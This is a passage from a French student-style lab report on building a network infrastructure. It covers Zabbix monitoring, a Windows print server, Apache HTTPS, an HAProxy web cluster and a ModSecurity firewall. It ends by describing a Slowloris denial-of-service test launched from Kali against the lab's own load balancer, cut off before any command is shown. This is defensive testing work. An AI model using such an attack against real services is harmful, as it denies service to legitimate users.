root@serveur# dpkg -i zabbix-release_6.4-1+ubuntu22.04_all.deb
↳ On installe le paquet téléchargé
root@serveur# apt update
↳ On rafraîchit la liste des paquets contenu dans les repos
```

2. Nous téléchargeons et installons l'agent Zabbix sur la machine

```
root@serveur# apt install zabbix-agent2 zabbix-agent2-plugin-*
```

3. À présent nous configurons l'agent pour qu'il écoute sur toutes les adresses en ajoutant ou modifiant les mentions suivantes dans le fichier /etc/zabbix/zabbix-agentd.conf :

```
[ ... ]
# Indiquer l'adresse IP du serveur Zabbix principal
Server=<adresse-ip-du-zabbix>
ServerActive=<adresse-ip-du-zabbix>
# On écoute sur toutes les adresses
ListenIP=0.0.0.0
```

4. Ensuite, nous démarrons le service de l'agent :

```
root@serveur# systemctl restart zabbix-agent
```

L'agent est à présent configuré, nous pouvons à présent l'ajouter et le connecter au serveur central.

Pour se faire, il faut se connecter au panel administrateur du Zabbix central et cliquer sur "Hosts" dans la section "Monitoring" du panel à gauche :

The screenshot shows the Zabbix Global view dashboard. On the left, there is a sidebar with a navigation menu. The 'Monitoring' section is expanded, and 'Hosts' is selected. The main content area displays a table titled 'Top hosts by CPU utilization' with one row for 'Zabbix server'. To the right of the table is a large digital gauge showing the value '2.61' with a red downward arrow, indicating a decrease from a previous value. Below the gauge is the text 'Zabbix server Values per second' and a small line chart.

Ensuite, il faut cliquer sur "Create host" en haut à droite :

The screenshot shows the 'Ajout d'un host' (Add host) page. At the top, there is a header with the title 'Ajout d'un host'. Below the header are several buttons: a question mark icon, a blue 'Create host' button, and a refresh/cross icon. A large, empty text input field occupies most of the page below these buttons.

Une popup va s'ouvrir et il faudra renseigner des informations sur l'hôte à moniturer :

### Informations sur l'hôte à renseigner

**New host**

Host	IPMI	Tags	Macros	Inventory	Encryption	Value mapping
<b>* Host name</b> <input type="text" value="ubuntu01"/>						
Visible name <input type="text" value="ubuntu01"/>						
Templates <input style="width: 200px;" type="text" value="Linux by Zabbix agent"/> <input style="width: 50px;" type="button" value="Select"/>	type here to search					
* Host groups <input style="width: 200px;" type="text" value="Linux servers"/> <input style="width: 50px;" type="button" value="Select"/>	type here to search					
Interfaces	Type	IP address	DNS name	Connect to	Port	Default
Agent	<input checked="" type="radio" value="IP"/> IP <input type="radio" value="DNS"/> DNS	<input type="text" value="10050"/>	<input checked="" type="radio" value="IP"/> IP <input type="radio" value="DNS"/> DNS	10050	<input checked="" type="radio" value="IP"/> IP <input type="radio" value="DNS"/> DNS	<input type="button" value="Remove"/>
<b>Add</b>						
Description <input type="text"/>						
Monitored by proxy <input style="width: 150px;" type="text" value="no proxy"/> <input type="button" value="▼"/>						
Enabled <input checked="" type="checkbox"/>						
<input type="button" value="Add"/> <input type="button" value="Cancel"/>						

Il faut renseigner les champs suivants :

- **Host name** : Le nom de l'hôte à moniturer
- **Templates** : Ce champ correspond aux types de données que doit remonter le serveur Zabbix, il faut ajouter la template "Linux by Zabbix agent" pour que le serveur centrale remonte des données concernant les ressources de l'hôte qui est sous Linux (Ubuntu dans notre cas)
- **Host groups** : Ce champ catégorise l'hôte monitoré. Dans notre cas, on ajoute "Linux servers" car notre hôte est un serveur sous Linux.
- **Interfaces** : Dans cette section il faut indiquer l'adresse IP de l'hôte à moniturer et laisser le port par défaut indiqué à droite qui est le port de l'agent Zabbix.

Après ces informations renseignés, après quelques minutes, nous voyons que notre serveur centrale récupère les données auprès de l'hôte moniturer :

### Hôtes monitorés

Name	Interface	Availability	Tags	Status	Latest data	Problems	Graphs	Dashboards	Web
ubuntu01	10.211.55.70:10050	ZBX	class: os target: linux	Enabled	Latest data 67	Problems	Graphs 13	Dashboards 2	Web
Zabbix server	127.0.0.1:10050	ZBX	class: os class: software target: linux ...	Enabled	Latest data 134	Problems	Graphs 24	Dashboards 4	Web

Displaying 2 of 2 found

- > La bonne récupération des données est indiquée si le voyant "ZBX" est en vert dans la colonne "Availability".

L'hôte est à présent monitoré. La section "Problems" répertorie les problèmes survenus sur l'hôte en rapport avec les templates définis pour celui-ci et la section "Graphs" montre des graphiques sur les ressources utilisées par l'hôte.


#### Étape 4 : Installation du serveur d'impression

Dans cette partie nous allons installer le serveur d'impression. Pour cela nous ajoutons au serveur Windows les services d'impression et de numérisation de documents. Comme indiqué, cela permettra de centraliser le serveur d'impression et les tâches de gestion des imprimantes réseau.




Ensuite nous installons les pilotes de l'imprimante que nous avons choisie, ici une imprimante Brother du modèle HL-5580D et nous l'ajoutons au serveur d'impression.


Le lien de téléchargement du driver est en [annexe](#).



Puis nous ajoutons le port pour accéder à l'imprimante :




Enfin nous ajoutons l'imprimante :



Pour finir, nous créons une stratégie de groupe qui va permettre d'utiliser l'imprimante :



Afin de vérifier que l'imprimante soit accessible depuis les postes clients, nous nous connectons avec le compte d'un utilisateur et vérifions que l'imprimante apparaît dans la liste des imprimantes et scanners disponibles :



L'imprimante est donc accessible aux utilisateurs.

### Étape 5 : Installation du serveur de métier

Pour finir nous installons un serveur de métier. Pour cela nous allons tout simplement configurer un serveur web sécurisé. Ci-dessous un résumé des commandes utilisées :


```
# On met à jour la liste des paquets et on installe le service WEB
root@ubuntu# apt update
root@ubuntu# apt install apache2
# On génère une paire de clé ainsi qu'un certificat pour la clé publique
root@ubuntu:/etc/apache2# openssl req -x509 -nodes -days 365 -newkey
rsa:2048 -out /etc/apache2/server.pem -keyout /etc/apache2/server.key
# On crée ensuite un répertoire pour le site virtuel qui utilise l'HTTPS
root@ubuntu:/etc/apache2# mkdir /var/www/html_ssl
# On active le module SSL d'Apache
root@ubuntu:/etc/apache2# a2enmod ssl
Considering dependency setenvif for ssl:
Module setenvif already enabled
Considering dependency mime for ssl:
Module mime already enabled
Considering dependency socache_shmcb for ssl:
Enabling module socache_shmcb.
Enabling module ssl.
See /usr/share/doc/apache2/README.Debian.gz on how to configure SSL and
```

```
create self-signed certificates.  
To activate the new configuration, you need to run:  
    systemctl restart apache2  
# On redémarre le service WEB  
root@ubuntu:/etc/apache2# systemctl restart apache2  
# On active le site virtuel par défaut sécurisé  
root@ubuntu:/etc/apache2# a2ensite default-ssl  
Enabling site default-ssl.  
To activate the new configuration, you need to run:  
    systemctl reload apache2  
# On redémarre une fois de plus le service WEB  
root@ubuntu:/etc/apache2# systemctl reload apache2.service
```

Ensuite il faut configurer le VirtualHost du fichier default-ssl.conf (qui se trouve dans /etc/apache2/sites-available), associé au site sécurisé :

```
<VirtualHost *:443>  
    ServerAdmin webmaster@localhost  
    DocumentRoot /var/www/html_ssl  
  
    # SSLCertificateFile directive is needed.  
    SSLCertificateFile      /etc/apache2/server.pem  
    SSLCertificateKeyFile  /etc/apache2/server.key
```

Nous n'oublions pas de modifier la page d'accueil. Ci-dessous un aperçu du serveur métier :



## Partie 5 : DMZ

Dans notre laboratoire, nous mettons en place un cluster de serveurs webs dans la DMZ. Nous faisons en sorte que notre service HTTP respecte les règles fondamentales de sécurité; il doit donc être sécurisé en disponibilité (redondance et équilibrage de charge), intégrité, confidentialité et authenticité.

Pour respecter ces règles, nous utilisons un certificat et nous configurons le TLS. De plus, nous ajoutons un répartiteur de charge et un vérificateur d'attaques.

### Etape 1 : Serveur WEB principal

Nous commençons par mettre en place un serveur web sécurisé (HTTPS). Nous utilisons le logiciel Apache en tant que serveur web.

```
# On met à jour la liste des paquets et on installe le service WEB
root@ubuntu# apt update
root@ubuntu# apt install apache2
# On vérifie que le service fonctionne en regardant les ports d'écoute
actifs, dans notre cas HTTP (80)
root@ubuntu# ss -ntl
State      Recv-Q      Send-Q      Local Address:Port      Peer Address:Port
Process
LISTEN      0          4096      127.0.0.53%lo:53      0.0.0.0:*
LISTEN      0          128       0.0.0.0:22      0.0.0.0:*
LISTEN      0          511       *:80                  *:*
LISTEN      0          128       [ :: ]:22      [ :: ]:*
# On génère une paire de clé ainsi qu'un certificat pour la clé publique
root@ubuntu:/etc/apache2# openssl req -x509 -nodes -days 365 -newkey
rsa:2048 -out /etc/apache2/server.pem -keyout /etc/apache2/server.key
# On crée une répertoire pour le site virtuel utilisant de l'HTTPS
root@ubuntu:/etc/apache2# mkdir /var/www/html_ssl
# On active le module SSL d'Apache
root@ubuntu:/etc/apache2# a2enmod ssl
Considering dependency setenvif for ssl:
Module setenvif already enabled
Considering dependency mime for ssl:
Module mime already enabled
Considering dependency socache_shmcb for ssl:
Enabling module socache_shmcb.
Enabling module ssl.
See /usr/share/doc/apache2/README.Debian.gz on how to configure SSL and
create self-signed certificates.
To activate the new configuration, you need to run:
    systemctl restart apache2
```

```
# On redémarre le service WEB
root@ubuntu:/etc/apache2# systemctl restart apache2
# On active le site virtuel par défaut sécurisé
root@ubuntu:/etc/apache2# a2ensite default-ssl
Enabling site default-ssl.
To activate the new configuration, you need to run:
    systemctl reload apache2
# On redémarre une fois de plus le service WEB
root@ubuntu:/etc/apache2# systemctl reload apache2.service
# Enfin, on vérifie si le port HTTPS (443) est bien en écoute
root@ubuntu:/etc/apache2# ss -ntl
State      Recv-Q      Send-Q      Local Address:Port      Peer Address:Port
Process
LISTEN      0          4096      127.0.0.53%lo:53      0.0.0.0:*
LISTEN      0          128       0.0.0.0:22      0.0.0.0:*
LISTEN      0          511       *:80      *:*
LISTEN      0          128      [ :: ]:22      [ :: ]:*
LISTEN      0          511      *:443      *:*
```

Ensuite il faut configurer le VirtualHost du fichier default-ssl.conf (qui se trouve dans /etc/apache2/sites-available), associé au site sécurisé :

```
<VirtualHost *:443>
    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html_ssl

    # SSLCertificateFile directive is needed.
    SSLCertificateFile      /etc/apache2/server.pem
    SSLCertificateKeyFile   /etc/apache2/server.key
```

Nous ajoutons un deuxième serveur web, la configuration est à retrouver en [Annexe](#).

## **Etape 2 : Serveur HAProxy**

HAProxy (pour High Availability Proxy) est un logiciel de répartition de charge et de mise en miroir des serveurs au sein d'un cluster. Il peut être utilisé pour équilibrer la charge entre plusieurs serveurs, pour rediriger les requêtes vers des serveurs en cas de panne d'un élément du cluster, pour protéger les serveurs contre les attaques de déni de service (DoS).

Nous commençons par installer les paquets de **HAProxy** :

```
# On met à jour la liste des paquets et on installe le service HAProxy
root@ubuntu:~# apt-get update
root@ubuntu:~# apt-get install haproxy -y
```

Ensuite nous créons un certificat et une clé privée avec la commande suivante :

```
# On génère une paire de clé ainsi qu'un certificat pour la clé publique
root@ubuntu:~# openssl req -x509 -nodes -days 365 -newkey rsa:2048 -out
server.pem -keyout server.key

Generating a RSA private key
.....+++++
..+++++
writing new private key to 'server.key'

You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a
DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.

Country Name (2 letter code) [AU]:FR
State or Province Name (full name) [Some-State]:Reunion
Locality Name (eg, city) []:SAINT-PIERRE
Organization Name (eg, company) [Internet Widgits Pty Ltd]:RT BANK
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:rt-bank.re
Email Address []:admin@rtbank.re
```

Pour HAProxy, le certificat et la clé privée doivent être dans le même fichier, il faut donc fusionner ces deux fichiers :

```
root@ubuntu:~# cat server.pem server.key > /etc/ssl/certs/haproxy.pem
```

Après avoir fait les installations, nous procédons à l'édition du fichier de configuration /etc/haproxy/haproxy.cfg, dont la structure est séparée en quatre parties :

```
global
    # les paramètres globaux
defaults
    # les paramètres par défauts
frontend
    # les configurations de HAProxy (adresse IP, port en écoute...)
backend
    # les identifications des serveurs du cluster géré par HAProxy
```

Après chaque modification, il faut relancer le service avec la commande : `service haproxy restart`.

Voici le fichier de configuration finale :

```
frontend hapserver
    bind 10.10.30.1:80
    default_backend hapsrv
    bind 10.10.30.1:443 ssl crt /etc/ssl/certs/haproxy.pem

backend hapsrv
    mode http
    balance roundrobin
    cookie serverused insert indirect nocache
    server apache1 10.10.30.2:80 cookie server1
    server apache2 10.10.30.3:80 cookie server2
```

### Etape 3 : ModSecurity

A présent, nous allons installer un Pare-feu Applicatifs Web (WAF). Cet outil peut détecter et bloquer les requêtes malveillantes. Cela permettra de garantir la disponibilité de nos serveurs web. Ici, nous allons utiliser ModSecurity.

Ci-dessous un récapitulatif des commandes utilisées :

```
root@ubuntu:~# apt-get update
root@ubuntu:~# apt-get install libapache2-mod-security2 -y
↳ Installer ModSecurity
root@ubuntu:~# a2enmod security2
↳ Activer le module ModSecurity
root@ubuntu:~# nano /etc/apache2/apache2.conf
          IncludeOptional modsecurity.d/*.conf
↳ Activer ModSecurity
root@ubuntu:~# service apache2 restart
↳ Redémarrer apache2
root@ubuntu:~# apache2ctl -M | grep security2
          security2_module (shared)
↳ Vérifier le statut de ModSecurity
root@ubuntu:~# wget
https://github.com/SpiderLabs/owasp-modsecurity-crs/archive/refs/tags/v3.2.0.zip
root@ubuntu:~# unzip v3.2.0.zip
root@ubuntu:~# mv owasp-modsecurity-crs_3.2.0/
/etc/modsecurity.d/owasp-crs
root@ubuntu:~# rm v3.2.0.zip
```

```
↳ Télécharger les règles de base de ModSecurity
root@ubuntu:~# cp /etc/modsecurity/modsecurity.conf{-recommended,}
↳ Copier le fichier de configuration par défaut de ModSecurity
root@ubuntu:~# nano /etc/modsecurity.d/modsecurity.conf
    IncludeOptional modsecurity.d/owasp-crs/crs-setup.conf
↳ Configurer ModSecurity pour utiliser les règles OWASP
root@ubuntu:~# service apache2 restart
↳ Redémarrer apache2
```


#### Etape 4 : Vérification

Nous procédons à plusieurs vérifications :

##### 1) Ecoute sur le port 443

Résultat commande netstat sur l'HAProxy						
State	Recv-Q	Send-Q	Local Address:Port	Peer Address:Port	Process	
<b>LISTEN</b>	<b>0</b>	<b>4096</b>	<b>0.0.0.0:443</b>	<b>0.0.0.0:*</b>		
LISTEN	0	4096	0.0.0.0:4445	0.0.0.0:*		
LISTEN	0	4096	0.0.0.0:80	0.0.0.0:*		
LISTEN	0	4096	127.0.0.53%lo:53	0.0.0.0:*		
LISTEN	0	128	0.0.0.0:22	0.0.0.0:*		
LISTEN	0	128	[ :: ]:22	[ :: ]:*		

##### 2) Équilibrage de charge





### 3) Attaque Slowloris


Pour vérifier la disponibilité des serveurs web, nous allons procéder à une attaque par Slowloris. C'est une technique d'attaque par déni de service (DDoS), elle consiste à saturer un serveur web en envoyant de nombreuses requêtes incomplètes ou très lentes, ce qui occupe toutes ses connexions disponibles et rend le service inaccessible aux utilisateurs légitimes.

Depuis une machine Kali, nous lançons une attaque Slowloris vers le répartiteur. Nous lançons 14 attaques, c'est-à-dire 30000 paquets envoyés à la seconde. En même temps, nous visualisons ce qu'il se passe sur le réseau à l'aide de Wireshark.

Nous lançons l'attaque avec la commande suivante :

```
